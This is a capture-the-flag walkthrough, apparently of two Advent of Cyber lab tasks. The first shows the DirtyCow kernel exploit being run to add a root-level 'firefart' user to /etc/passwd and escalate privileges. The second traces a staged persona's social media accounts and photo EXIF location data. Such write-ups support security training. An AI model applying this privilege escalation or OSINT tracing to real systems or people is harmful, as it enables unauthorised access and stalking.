
We set a new password to get the root access to run the shell script.

Question 6: What "new" username was created, with the default operations of the real C source code?

Answer: firefart



```
$ bash
santa@christmas:~$
```




```
santa@christmas:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash

mmap: 7f771645a000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

Step 8

Log in with the new username with higher privilege and look for other clues of task needed to be done which is to create a file - “coal” under the “tree” and pipe the whole directory into ‘md5sum’

Question 6: What is the MD5 hash output?
Answer: 8b16f00dd3b51efadb02c1df7f8427cc



```
santa@christmas:~$ su
Password:
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~# touch coal
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
```

<u>Solution :</u>

<u>Question 7</u>: What is the CVE for DirtyCow?
Answer: CVE-2016-5195

<u>Question 1,2,3,4,5,6</u> have been answered above.

Thought Process/Methodology:
First and foremost, we scan for the ports of the given ip address to find ports that we can connect to. As telnet is old and unsecured, we can connect to it. Then, we found out that a credential was given so that we can log in easily. We check for the

distribution of Linux and version number this server is running so we might know if there is any kernel exploit. We also check for the clues given which was a text file left by The Grinch and find out that he might have used the DirtyCow exploit to get in. After that, we search for the original DirtyCow file and use it by following the command to perform privilege escalation. We log in with the new username created by DirtyCow. Lastly, we follow the instructions to create a coal file and hash the tree output of the directory with the coal.

Day 14: [OSINT] Where's Rudolph?


Tools used: FireFox, Google, Reddit, Twitter, Google Image Search, Exif viewer

Walkthrough:

Step 1

Open Reddit and search the username 'IGuidetheClaus2020' . Then, enter its profile and proceed to the comment page. We can get the URL to Rudolph's Reddit comment history.

Question 1: What URL will take me directly to Rudolph's Reddit comment history?
Answer: https://www.reddit.com/user/IGuidetheClaus2020/comments



u/IGuidetheClaus2020
Karma 36
Cake day November 23, 2020

IGuidetheClaus2020 commente … osted by u/FriegusTheBoss

IGuidetheClaus2020 1 point · 2
Ouch. Some days I love Tw
Reply Share ···

IGuidetheClaus2020 commente … as paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... · r/books · Posted by u/speckz

IGuidetheClaus2020 5 points · 2 years ago
Fun fact: I was actually born in Chicago and my creator's name was Robert!
Reply Share ···

IGuidetheClaus2020 commented on [deleted by user] · r/christmas · Posted by u/[deleted]

IGuidetheClaus2020 1 point · 2 years ago
All that's missing is some jingle juice!
Reply Share ···


IGuidetheClaus2020 commented on My 2020 display in Fullerton, CA · r/christmas · Posted by u/[deleted]

IGuidetheClaus2020 1 point · 2 years ago
Holy electric bill, Batman!
Reply Share ···

Step 2

Check the comment history to figure out where was Rudolph born.

Question 2: According to Rudolph, where was he born?
Answer: Chicago




IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating ove
more. chicago.suntimes.com/2020/1... . r/books . Posted by u/speckz

IGuidetheClaus2020 5 points · 2 years ago
Fun fact: I was actually born in Chicago and my creator's name was Robert!
Reply Share ···

Step 3

Use Google to search for its Robert's last name.

Question 3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?
Answer: May



About 937,000 results (0.61 seconds)

Robert L. May

Rudolph the Red-Nosed Reindeer is a fictional reindeer created by **Robert L. May**. Rudolph is usually depicted as the ninth and youngest of Santa Claus's reindeer, using his luminous red nose to lead the reindeer team and guide Santa's sleigh on Christmas Eve.


https://en.wikipedia.org › wiki › Rudolph_the_Red-Nosed...

Rudolph the Red-Nosed Reindeer - Wikipedia

Step 4

From Rudolph's Reddit comments history, he said that he loves Twitter some days. So, this means that he has a Twitter account.

Question 4: On what other social media platform might Rudolph have an account?
Answer: Twitter



IGuidetheClaus2020 commented on Loooool i.redd.it/lzu70q... · r/Twitter · Posted by u/FriegusTheBoss

IGuidetheClaus2020 1 point · 2 years ago


Ouch. Some days I love Twitter. Some days, it's just...lol.

Step 5

Search for its username in Twitter.

Question 5: What is Rudolph's username on that platform?

Answer: IGuideClaus2020



IGuidetheClaus2020
23 Tweets

IGuidetheClaus2020
@IGuideClaus2020

Seeking the truth. Really.

Business inquiries: rudolphthered@hotmail.com

North Pole   Joined November 2020


5 Following   172 Followers

Step 6

From Rudolph's Twitter, we can see that he always retweeted the posts about the TV show that he likes.

Question 6: What appears to be Rudolph's favourite TV show right now?

Answer: Bachelorette



IGuidetheClaus2020
23 Tweets

IGuidetheClaus2020 Retweeted

hailey @iliketiedye36 · Nov 24, 2020

When Ed got the rose tonight #bachelorette #BacheloretteABC #TheBachelorette

IGuidetheClaus2020 Retweeted

Kristen Baldwin @KristenGBaldwin · Nov 24, 2020


I never thought that an interview with a @BacheloretteABC contestant would make me want to be a better person, but I spoke to Joe the anesthesiologist from #TheBachelorette today, and he is THE PUREST SOUL EVER. Read the full Q&A: ew.com/tv/bachelorett...

Step 7


From Rudolph's previous Twitter post, we find the photos of the parade. In the photo, we can see the words "THOMPSON COBURN". We can copy the image address, open Google Image Search and search by URL. We will get a relatable words link, enter it and we will know where did the parade take place.

Question 7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Answer: Chicago


IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020


Day and night. It got a little cold, so I put a scarf on. Hehe



Search by image

Search Google with an image instead of text. Try dragging an image here.

/pbs.twimg.com/media/EnrWwHiW4AInB13?format=jpg&name=small



Home > News & Events > Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

December 9, 2019

On November 23, members of Thompson Coburn's Chicago office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.


The Lights Festival parade, one of the largest holiday parades in the country, is part of a two-day holiday celebration that includes a tree-lighting ceremony and over one million holiday lights lining the northern stretch of Chicago's Michigan Avenue. A broadcast of the parade was shown the following evening on ABC7 Chicago and rebroadcast on several affiliate channels.

Step 8

From Rudolph's previous Twitter post, he posted a link with higher resolution image. Download the image and open Exif data. Upload the downloaded image and we can see all the details of the image. We then can find the location and flag.


Question 8: Okay, you found the city, but where specifically was one of the photos taken?
Answer: 41.891815, -87.624277

Question 9: Did you find a flag too?
Answer: {FLAG}ALWAYSCHECKTHEEXIFD4T4



IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020

Here's a higher resolution to one of the photos from earlier: tcm-sec.com/wp-content/upl...



What is EXIF data?

